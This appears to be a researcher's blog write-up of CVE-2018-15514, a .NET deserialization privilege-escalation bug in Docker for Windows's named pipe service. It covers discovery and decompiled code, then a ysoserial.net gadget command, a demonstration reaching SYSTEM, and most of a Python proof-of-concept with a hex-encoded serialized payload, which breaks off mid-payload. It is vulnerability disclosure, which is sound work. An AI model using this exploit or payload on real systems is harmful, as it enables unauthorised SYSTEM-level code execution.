

You can't contain me! :: Analyzing and Exploiting an Elevation of Privilege Vulnerability in Docker for Windows

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Content

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[image: Docker for Windows]

I have been continuing my journey of searching for windows breakout vulnerabilities in popular applications and one that I discovered in March I found interesting enough to share. Whilst kernel vulnerabilities are fun to discover, there are many core windows and third party applications that are [fundamentally broken](#) in regards to logic and makes for a lucrative means to gain a SYSTEM shell without having to bypass the several memory mitigations that stand in the way.

TL;DR; I walk through discovering and exploiting [CVE-2018-15514](#) which is a .net deserialization vulnerability in Docker for Windows. Docker at first denied a vulnerability existed at all, but later patched it on July 19th. After further discussions, they assigned CVE-2018-15514 on the 18th August.

Introduction

Docker for Windows comes as a 64bit installation package for Windows 10 and above. I quickly spun up a Windows 10 64bit virtual machine for testing purposes. Taken directly from the [docker](#) site:

An integrated, easy-to-deploy development environment for building, debugging and testing Docker apps on a Windows PC. Docker for Windows is a native Windows app deeply integrated with Hyper-V virtualization, networking and file system, making it the fastest and most reliable Docker environment for Windows

By default, Docker for Windows installs a client and server Host application.

Discovering the Vulnerability

After browsing the currently running processes with Process Explorer from SysInternals, I found a process called `com.docker.service`. This process had created some NamedPipes called **dockerBackend** and **dockerLogs** and is compiled with .net.

The screenshot shows Process Explorer with the `com.docker.service` process selected. The search filter is set to `NamedPipe`. The search results show the following NamedPipes:


Process	PID	Type	Name
svchost.exe	1380	File	\\Device\\NamedPipe\\srsvvc
svchost.exe	1380	File	\\Device\\NamedPipe\\atrsvc
svchost.exe	1380	File	\\Device\\NamedPipe\\atrsvc
svchost.exe	1380	File	\\Device\\NamedPipe\\atrsvc
com.docker.service	1760	File	\\Device\\NamedPipe\\dockerLogs
com.docker.service	1760	File	\\Device\\NamedPipe\\dockerBackend
svchost.exe	2040	File	\\Device\\NamedPipe\\atrsvc
svchost.exe	2040	File	\\Device\\NamedPipe\\atrsvc
svchost.exe	2040	File	\\Device\\NamedPipe\\atrsvc
svchost.exe	2040	File	\\Device\\NamedPipe\\Winsock2\\CatalogChangeListener-78-0
svchost.exe	2472	File	\\Device\\NamedPipe\\PIPE_EVENTROOT\\CIMV2SCM EVE...
svchost.exe	2476	File	\\Device\\NamedPipe\\trkwws
svchost.exe	2476	File	\\Device\\NamedPipe\\trkwws
spoolsv.exe	2476	File	\\Device\\NamedPipe\\spoolss
spoolsv.exe	2608	File	\\Device\\NamedPipe\\spoolss
spoolsv.exe	2608	File	\\Device\\NamedPipe\\spoolss
spoolsv.exe	2608	File	\\Device\\NamedPipe\\spoolss
svchost.exe	2668	File	\\Device\\NamedPipe\\wkssvc
svchost.exe	2668	File	\\Device\\NamedPipe\\wkssvc
svchost.exe	2668	File	\\Device\\NamedPipe\\wkssvc
svchost.exe	2668	File	\\Device\\NamedPipe\\wkssvc
VGAuthService.exe	3088	File	\\Device\\NamedPipe\\vgauth-service
Docker for ...	3104	File	\\Device\\NamedPipe

Permission Check


Once I had found a potential attack surface with NamedPipes, it was important that I checked what permissions were set on the NamedPipe to ensure that low privileged users could access it. Any vulnerabilities in this interface could mean that a low privileged attacker can escalate to SYSTEM level.

To do this check, I used [Pipe Security Viewer](#) by Craig Peacock from Beyond Logic. Whilst this tool is old, it gets the job done (however I am open for suggestions on better tools/methods for doing these checks).


After simply running the tool, we can get a list of NamedPipes that are running on the system. By specifying our `\\NamedPipe\\dockerBackend` pipe, we can see the allowed user and groups and what permissions are set for each.



One of the users I noticed is the **docker-users** group, which is a windows group that is created upon installation of the Docker for Windows. The TL;DR is that this group is used for accounts that want to access containers. This looked interesting to me, so I decided to check out their permissions. As it turns out, their pretty relaxed about things.



After a quick google search, I found it's [common practice](#) for Administrators to just add a user into that group with no official documentation from Docker was disputing this.



Finding Valid Data

At this point I needed to find some valid data to send to this endpoint. I could have just starting diving into the source code at this point, but to be honest, at the time I had assumed that Docker for Windows was going to do some complex parsing through this NamedPipe. There are not many tools to sniff NamedPipe data, but one that I found was called [I/O Ninja](#) which has an module for this exact purpose.

```
Name: dockerBackend

Pipe dockerBackend x
13:36:57 +00:00.000 Session started [UNREGISTERED copy of IO Ninja]
13:36:57 +00:00.003 Listening on dockerBackend
13:37:17 +00:19.888 Client connected
13:37:17 +00:19.910 → 0000 34 08 00 00 00 01 00 00 00 ff ff ff ff 01 00 00 4.....
→ 0010 00 00 00 00 00 0c 02 00 00 00 47 44 6f 63 6b 65 .....GDocke
→ 0020 72 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d r.Core, Version=
→ 0030 31 38 2e 33 2e 30 2e 31 36 37 36 32 2c 20 43 75 18.3.0.16762, Cu
→ 0040 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 ltute=neutral, P
→ 0050 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 6e 75 ublicKeyToken=nu
→ 0060 6c 6c 05 01 00 00 00 1c 44 6f 63 6b 65 72 2e 43 ll.....Docker.C
→ 0070 6f 72 65 2e 50 69 70 65 2e 50 69 70 65 52 65 71 ore.Pipe.PipeReq
→ 0080 75 65 73 74 02 00 00 00 17 3c 41 63 74 69 6f 6e uest.....<Action
→ 0090 3e 6b 5f 5f 42 61 63 6b 69 6e 67 46 69 65 6c 64 >k_BackingField
→ 00a0 1b 3c 50 61 72 61 6d 65 74 65 72 73 3e 6b 5f 5f .<Parameters>k_
→ 00b0 42 61 63 6b 69 6e 67 46 69 65 6c 64 01 05 02 00 BackingField....
→ 00c0 00 00 06 03 00 00 00 05 53 74 61 72 74 09 04 00 .....Start...
→ 00d0 00 00 10 04 00 00 00 03 00 00 00 09 05 00 00 00 .....
→ 00e0 09 06 00 00 00 09 07 00 00 00 05 05 00 00 00 1f .....
→ 00f0 44 6f 63 6b 65 72 2e 43 6f 72 65 2e 43 6f 6e 74 Docker.Core.Cont
→ 0100 61 69 6e 65 72 45 6e 67 69 6e 65 4d 6f 64 65 01 ainerEngineMode.
→ 0110 00 00 00 07 76 61 6c 75 65 5f 5f 00 08 02 00 00 ....value_.....
→ 0120 00 00 00 00 00 05 06 00 00 00 14 44 6f 63 6b 65 .....Docke
→ 0130 72 2e 43 6f 72 65 2e 53 65 74 74 69 6e 67 73 22 r.Core.Settings"
→ 0140 00 00 00 06 56 6d 43 70 75 73 08 56 6d 4d 65 6d ....VmCpus.VmMem
```

I set a filter for **dockerBackend** and proceeded to run the client, which dumped the following output. Circled in purple, is the size of the buffer, followed by a .net serialized object.

The vulnerability

So at this point, we can dive into the decompiled source code to confirm our suspicions. I am using [dnSpy](#) here, so I load up the **C:\Program Files\Docker\Docker\com.docker.service** binary. A quick check reveals our vulnerable code is actually inside of the **Docker.core.dll** binary within the **Docker.Core.Pipe** namespace.

Within this namespace, we can see a class defined as **NamedPipeServer** and the first method that is executed is **Run**

```
public void Run()
{
    this._cts = new CancellationTokenSource();
    CancellationToken token = this._cts.Token;
    this._currentRunningTask = this.DoRunAsync(token);
}
```

This **Run** calls the **DoRunAsync** method.

```

private async Task DoRunAsync(CancellationToken token)
{
    while (!token.IsCancellationRequested)
    {
        NamedPipeServer.<c__DisplayClass10_0 >c__DisplayClass10_ = new
NamedPipeServer.<c__DisplayClass10_0();
        <c__DisplayClass10_.>4__this = this;
        try
        {
            <c__DisplayClass10_.pipeServer =
PipeHelper.NewServerStream(this._pipeName, this._usersGroup.Sid);
        }
        catch (Exception e)
        {
            this._logger.Error(string.Format("Unable to create a pipe: {0} {1}",
e.Message, e.StackTrace));
            continue;
        }
        try
        {
            await <c__DisplayClass10_.pipeServer.WaitForConnectionAsync(token);
        }
        catch (OperationCanceledException)
        {
        }
        catch (Exception e2)
        {
            this._logger.Error(string.Format("Unable to connect: {0} {1}",
e2.Message, e2.StackTrace));
            continue;
        }
        Task.Run(() => <c__DisplayClass10_.
<4__this.HandleRequestAsync(<c__DisplayClass10_.pipeServer));
        <c__DisplayClass10_ = null;
    }
}

```

Then the **DoRunAsync** method calls the **HandleRequestAsync** method.

```
private async Task HandleRequestAsync(NamedPipeServerStream pipeServer)
{
    try
    {
        using (NamedPipeServerStream server = pipeServer)
        {
            byte[] sizeBytes = new byte[4];
            await server.ReadAsync(sizeBytes, 0, sizeBytes.Length);
            int size = BitConverter.ToInt32(sizeBytes, 0);
            byte[] requestBytes = new byte[size];
            await server.ReadAsync(requestBytes, 0, requestBytes.Length);
            BinaryFormatter bf = new BinaryFormatter();
            PipeRequest request = (PipeRequest)bf.Deserialize(new
MemoryStream(requestBytes, 0, requestBytes.Length, false));
```

Finally, this method calls the BinaryFormatter's **Deserialize** on untrusted data leading to code execution as **SYSTEM**.

Exploitation

Now comes the fun bit. I first needed to create a test user account and place them into the docker-users group. Following that, I launched a command shell under that users privilege.

```
C:\>net localgroup docker-users test /add
The command completed successfully.

C:\>runas /user:test cmd
Enter the password for test:
Attempting to start cmd as user "target\test" ...
```

Then, using ysoserial.net I used the **BinaryFormatter** class as the formatter and used [@ti raniddo's TypeConfuseDelegate](#) gadget chain.

```
C:\>ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o raw -c "[CMD]" > poc.bin
```

Obviously, we can't execute `[CMD]` so I modified the binary payload to accept any command for my poc. Now, it was simply a matter of testing things out!

```
cmd (running as DESKTOP-CV3JAH6\test)

c:\Users\test\docker-eop>whoami
desktop-cv3jah6\test

c:\Users\test\docker-eop>type c:\si.txt
The system cannot find the file specified.

c:\Users\test\docker-eop>poc.py
(+) usage C:\Users\test\docker-eop\poc.py <cmd>
(+) eg: C:\Users\test\docker-eop\poc.py "whoami > c:\si.txt"

c:\Users\test\docker-eop>poc.py "whoami > c:\si.txt"

c:\Users\test\docker-eop>type c:\si.txt
nt authority\system

c:\Users\test\docker-eop>
```

Here is the source to the poc:

```

import sys
import struct

if len(sys.argv) != 2:
    print "(+) usage %s <cmd>" % sys.argv[0]
    print "(+) eg: %s \"whoami > c:\\si.txt\"" % sys.argv[0]
    sys.exit(-1)

cmd = "/c %s" % sys.argv[1]

payload =
"\x00\x01\x00\x00\x00\xff\xff\xff\xff\x01\x00\x00\x00\x00\x00\x00\x0c\x02\x00"
payload +=
"\x00\x00\x49\x53\x79\x73\x74\x65\x6d\x2c\x20\x56\x65\x72\x73\x69\x6f\x6e\x3d\x34"
payload +=
"\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72\x65\x3d\x6e\x65\x75\x74"
payload +=
"\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79\x54\x6f\x6b\x65\x6e\x3d"
payload +=
"\x62\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30\x38\x39\x05\x01\x00\x00"
payload +=
"\x00\x84\x01\x53\x79\x73\x74\x65\x6d\x2e\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\x6e"
payload +=
"\x73\x2e\x47\x65\x6e\x65\x72\x69\x63\x2e\x53\x6f\x72\x74\x65\x64\x53\x65\x74\x60"
payload +=
"\x31\x5b\x5b\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20\x6d\x73"
payload +=
"\x63\x6f\x72\x6c\x69\x62\x2c\x20\x56\x65\x72\x73\x69\x6f\x6e\x3d\x34\x2e\x30\x2e"
payload +=
"\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72\x65\x3d\x6e\x65\x75\x74\x72\x61\x6c"
payload +=
"\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79\x54\x6f\x6b\x65\x6e\x3d\x62\x37\x37"
payload +=
"\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30\x38\x39\x5d\x5d\x04\x00\x00\x00\x05"
payload +=
"\x43\x6f\x75\x6e\x74\x08\x43\x6f\x6d\x70\x61\x72\x65\x72\x07\x56\x65\x72\x73\x69"
payload +=
"\x6f\x6e\x05\x49\x74\x65\x6d\x73\x00\x03\x00\x06\x08\x8d\x01\x53\x79\x73\x74\x65"
payload +=
"\x6d\x2e\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\x6e\x73\x2e\x47\x65\x6e\x65\x72\x69"
payload +=
"\x63\x2e\x43\x6f\x6d\x70\x61\x72\x69\x73\x6f\x6e\x43\x6f\x6d\x70\x61\x72\x65\x72"
payload +=
"\x60\x31\x5b\x5b\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20\x6d"

```

```
payload +=
"\x73\x63\x6f\x72\x6c\x69\x62\x2c\x20\x56\x65\x72\x73\x69\x6f\x6e\x3d\x34\x2e\x30"
payload +=
"\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72\x65\x3d\x6e\x65\x75\x74\x72\x61"
payload +=
"\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79\x54\x6f\x6b\x65\x6e\x3d\x62\x37"
payload +=
"\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30\x38\x39\x5d\x5d\x08\x02\x00\x00"
payload +=
"\x00\x02\x00\x00\x00\x09\x03\x00\x00\x00\x02\x00\x00\x00\x09\x04\x00\x00\x00\x04"
payload +=
"\x03\x00\x00\x00\x8d\x01\x53\x79\x73\x74\x65\x6d\x2e\x43\x6f\x6c\x6c\x65\x63\x74"
payload +=
"\x69\x6f\x6e\x73\x2e\x47\x65\x6e\x65\x72\x69\x63\x2e\x43\x6f\x6d\x70\x61\x72\x69"
payload +=
"\x73\x6f\x6e\x43\x6f\x6d\x70\x61\x72\x65\x72\x60\x31\x5b\x5b\x53\x79\x73\x74\x65"
payload +=
"\x6d\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20\x6d\x73\x63\x6f\x72\x6c\x69\x62\x2c\x20"
payload +=
"\x56\x65\x72\x73\x69\x6f\x6e\x3d\x34\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c"
payload +=
"\x74\x75\x72\x65\x3d\x6e\x65\x75\x74\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63"
payload +=
"\x4b\x65\x79\x54\x6f\x6b\x65\x6e\x3d\x62\x37\x61\x35\x63\x35\x36\x31\x39\x33"
payload +=
"\x34\x65\x30\x38\x39\x5d\x5d\x01\x00\x00\x00\x0b\x5f\x63\x6f\x6d\x70\x61\x72\x69"
payload +=
"\x73\x6f\x6e\x03\x22\x53\x79\x73\x74\x65\x6d\x2e\x44\x65\x6c\x65\x67\x61\x74\x65"
payload +=
"\x53\x65\x72\x69\x61\x6c\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f\x6c\x64\x65\x72\x09"
payload +=
"\x05\x00\x00\x00\x11\x04\x00\x00\x00\x02\x00\x00\x00\x06\x06\x06\x07\x00\x00\x00"
payload +=
"\x03\x63\x6d\x64\x04\x05\x00\x00\x00\x22\x53\x79\x73\x74\x65\x6d\x2e\x44\x65\x6c"
payload +=
"\x65\x67\x61\x74\x65\x53\x65\x72\x69\x61\x6c\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f"
payload +=
"\x6c\x64\x65\x72\x03\x00\x00\x00\x08\x44\x65\x6c\x65\x67\x61\x74\x65\x07\x6d\x65"
payload +=
"\x74\x68\x6f\x64\x30\x07\x6d\x65\x74\x68\x6f\x64\x31\x03\x03\x03\x30\x53\x79\x73"
payload +=
"\x74\x65\x6d\x2e\x44\x65\x6c\x65\x67\x61\x74\x65\x53\x65\x72\x69\x61\x6c\x69\x7a"
payload +=
"\x61\x74\x69\x6f\x6e\x48\x6f\x6c\x64\x65\x72\x2b\x44\x65\x6c\x65\x67\x61\x74\x65"
```

```
payload +=
"\x45\x6e\x74\x72\x79\x2f\x53\x79\x73\x74\x65\x6d\x2e\x52\x65\x66\x6c\x65\x63\x74"
payload +=
"\x69\x6f\x6e\x2e\x4d\x65\x6d\x62\x65\x72\x49\x6e\x66\x6f\x53\x65\x72\x69\x61\x6c"
payload +=
"\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f\x6c\x64\x65\x72\x2f\x53\x79\x73\x74\x65\x6d"
payload +=
"\x2e\x52\x65\x66\x6c\x65\x63\x74\x69\x6f\x6e\x2e\x4d\x65\x6d\x62\x65\x72\x49\x6e"
payload +=
"\x66\x6f\x53\x65\x72\x69\x61\x6c\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f\x6c\x64\x65"
payload +=
"\x72\x09\x08\x00\x00\x00\x09\x09\x00\x00\x00\x09\x0a\x00\x00\x00\x04\x08\x00\x00"
payload +=
"\x00\x30\x53\x79\x73\x74\x65\x6d\x2e\x44\x65\x6c\x65\x67\x61\x74\x65\x53\x65\x72"
payload +=
"\x69\x61\x6c\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f\x6c\x64\x65\x72\x2b\x44\x65\x6c"
payload +=
"\x65\x67\x61\x74\x65\x45\x6e\x74\x72\x79\x07\x00\x00\x00\x04\x74\x79\x70\x65\x08"
payload +=
"\x61\x73\x73\x65\x6d\x62\x6c\x79\x06\x74\x61\x72\x67\x65\x74\x12\x74\x61\x72\x67"
payload +=
"\x65\x74\x54\x79\x70\x65\x41\x73\x73\x65\x6d\x62\x6c\x79\x0e\x74\x61\x72\x67\x65"
payload +=
"\x74\x54\x79\x70\x65\x4e\x61\x6d\x65\x0a\x6d\x65\x74\x68\x6f\x64\x4e\x61\x6d\x65"
payload +=
"\x0d\x64\x65\x6c\x65\x67\x61\x74\x65\x45\x6e\x74\x72\x79\x01\x01\x02\x01\x01\x01"
payload +=
"\x03\x30\x53\x79\x73\x74\x65\x6d\x2e\x44\x65\x6c\x65\x67\x61\x74\x65\x53\x65\x72"
payload +=
"\x69\x61\x6c\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f\x6c\x64\x65\x72\x2b\x44\x65\x6c"
payload +=
"\x65\x67\x61\x74\x65\x45\x6e\x74\x72\x79\x06\x0b\x00\x00\x00\x00\x02\x53\x79\x73"
payload +=
"\x74\x65\x6d\x2e\x46\x75\x6e\x63\x60\x33\x5b\x5b\x53\x79\x73\x74\x65\x6d\x2e\x53"
payload +=
"\x74\x72\x69\x6e\x67\x2c\x20\x6d\x73\x63\x6f\x72\x6c\x69\x62\x2c\x20\x56\x65\x72"
payload +=
"\x73\x69\x6f\x6e\x3d\x34\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72"
payload +=
"\x65\x3d\x6e\x65\x75\x74\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79"
payload +=
"\x54\x6f\x6b\x65\x6e\x3d\x62\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30"
payload +=
"\x38\x39\x5d\x2c\x5b\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20"
```

```
payload +=
"\x6d\x73\x63\x6f\x72\x6c\x69\x62\x2c\x20\x56\x65\x72\x73\x69\x6f\x6e\x3d\x34\x2e"
payload +=
"\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72\x65\x3d\x6e\x65\x75\x74\x72"
payload +=
"\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79\x54\x6f\x6b\x65\x6e\x3d\x62"
payload +=
"\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30\x38\x39\x5d\x2c\x5b\x53\x79"
payload +=
"\x73\x74\x65\x6d\x2e\x44\x69\x61\x67\x6e\x6f\x73\x74\x69\x63\x73\x2e\x50\x72\x6f"
payload +=
"\x63\x65\x73\x73\x2c\x20\x53\x79\x73\x74\x65\x6d\x2c\x20\x56\x65\x72\x73\x69\x6f"
payload +=
"\x6e\x3d\x34\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72\x65\x3d\x6e"
payload +=
"\x65\x75\x74\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79\x54\x6f\x6b"
payload +=
"\x65\x6e\x3d\x62\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30\x38\x39\x5d"
payload +=
"\x5d\x06\x0c\x00\x00\x00\x4b\x6d\x73\x63\x6f\x72\x6c\x69\x62\x2c\x20\x56\x65\x72"
payload +=
"\x73\x69\x6f\x6e\x3d\x34\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72"
payload +=
"\x65\x3d\x6e\x65\x75\x74\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79"
payload +=
"\x54\x6f\x6b\x65\x6e\x3d\x62\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30"
payload +=
"\x38\x39\x0a\x06\x0d\x00\x00\x00\x49\x53\x79\x73\x74\x65\x6d\x2c\x20\x56\x65\x72"
payload +=
"\x73\x69\x6f\x6e\x3d\x34\x2e\x30\x2e\x30\x2e\x30\x2c\x20\x43\x75\x6c\x74\x75\x72"
payload +=
"\x65\x3d\x6e\x65\x75\x74\x72\x61\x6c\x2c\x20\x50\x75\x62\x6c\x69\x63\x4b\x65\x79"
payload +=
"\x54\x6f\x6b\x65\x6e\x3d\x62\x37\x37\x61\x35\x63\x35\x36\x31\x39\x33\x34\x65\x30"
payload +=
"\x38\x39\x06\x0e\x00\x00\x00\x1a\x53\x79\x73\x74\x65\x6d\x2e\x44\x69\x61\x67\x6e"
payload +=
"\x6f\x73\x74\x69\x63\x73\x2e\x50\x72\x6f\x63\x65\x73\x73\x06\x0f\x00\x00\x00\x05"
payload +=
"\x53\x74\x61\x72\x74\x09\x10\x00\x00\x00\x04\x09\x00\x00\x00\x2f\x53\x79\x73\x74"
payload +=
"\x65\x6d\x2e\x52\x65\x66\x6c\x65\x63\x74\x69\x6f\x6e\x2e\x4d\x65\x6d\x62\x65\x72"
payload +=
"\x49\x6e\x66\x6f\x53\x65\x72\x69\x61\x6c\x69\x7a\x61\x74\x69\x6f\x6e\x48\x6f\x6c"
```

```
payload +=
"\x64\x65\x72\x07\x00\x00\x00\x04\x4e\x61\x6d\x65\x0c\x41\x73\x73\x65\x6d\x62\x6c"
payload +=
"\x79\x4e\x61\x6d\x65\x09\x43\x6c\x61\x73\x73\x4e\x61\x6d\x65\x09\x53\x69\x67\x6e"
payload +=
"\x61\x74\x75\x72\x65\x0a\x53\x69\x67\x6e\x61\x74\x75\x72\x65\x32\x0a\x4d\x65\x6d"
payload +=
"\x62\x65\x72\x54\x79\x70\x65\x10\x47\x65\x6e\x65\x72\x69\x63\x41\x72\x67\x75\x6d"
payload +=
"\x65\x6e\x74\x73\x01\x01\x01\x01\x01\x00\x03\x08\x0d\x53\x79\x73\x74\x65\x6d\x2e"
payload +=
"\x54\x79\x70\x65\x5b\x5d\x09\x0f\x00\x00\x00\x09\x0d\x00\x00\x00\x09\x0e\x00\x00"
payload +=
"\x00\x06\x14\x00\x00\x00\x3e\x53\x79\x73\x74\x65\x6d\x2e\x44\x69\x61\x67\x6e\x6f"
payload +=
"\x73\x74\x69\x63\x73\x2e\x50\x72\x6f\x63\x65\x73\x73\x20\x53\x74\x61\x72\x74\x28"
payload +=
"\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20\x53\x79\x73\x74\x65"
payload +=
"\x6d\x2e\x53\x74\x72\x69\x6e\x67\x29\x06\x15\x00\x00\x00\x3e\x53\x79\x73\x74\x65"
payload +=
"\x6d\x2e\x44\x69\x61\x67\x6e\x6f\x73\x74\x69\x63\x73\x2e\x50\x72\x6f\x63\x65\x73"
payload +=
"\x73\x20\x53\x74\x61\x72\x74\x28\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e"
payload +=
"\x67\x2c\x20\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x29\x08\x00\x00"
payload +=
"\x00\x0a\x01\x0a\x00\x00\x00\x09\x00\x00\x00\x06\x16\x00\x00\x00\x07\x43\x6f\x6d"
payload +=
"\x70\x61\x72\x65\x09\x0c\x00\x00\x00\x06\x18\x00\x00\x00\x0d\x53\x79\x73\x74\x65"
payload +=
"\x6d\x2e\x53\x74\x72\x69\x6e\x67\x06\x19\x00\x00\x00\x2b\x49\x6e\x74\x33\x32\x20"
payload +=
"\x43\x6f\x6d\x70\x61\x72\x65\x28\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e"
payload +=
"\x67\x2c\x20\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x29\x06\x1a\x00"
payload +=
"\x00\x00\x32\x53\x79\x73\x74\x65\x6d\x2e\x49\x6e\x74\x33\x32\x20\x43\x6f\x6d\x70"
payload +=
"\x61\x72\x65\x28\x53\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20\x53"
payload +=
"\x79\x73\x74\x65\x6d\x2e\x53\x74\x72\x69\x6e\x67\x29\x08\x00\x00\x00\x0a\x01\x10"
payload +=
"\x00\x00\x00\x08\x00\x00\x00\x06\x1b\x00\x00\x00\x71\x53\x79\x73\x74\x65\x6d\x2e"
```

```

payload +=
"\x43\x6f\x6d\x70\x61\x72\x69\x73\x6f\x6e\x60\x31\x5b\x5b\x53\x79\x73\x74\x65\x6d"
payload +=
"\x2e\x53\x74\x72\x69\x6e\x67\x2c\x20\x6d\x73\x63\x6f\x72\x6c\x69\x62\x2c\x20\x56"
payload +=
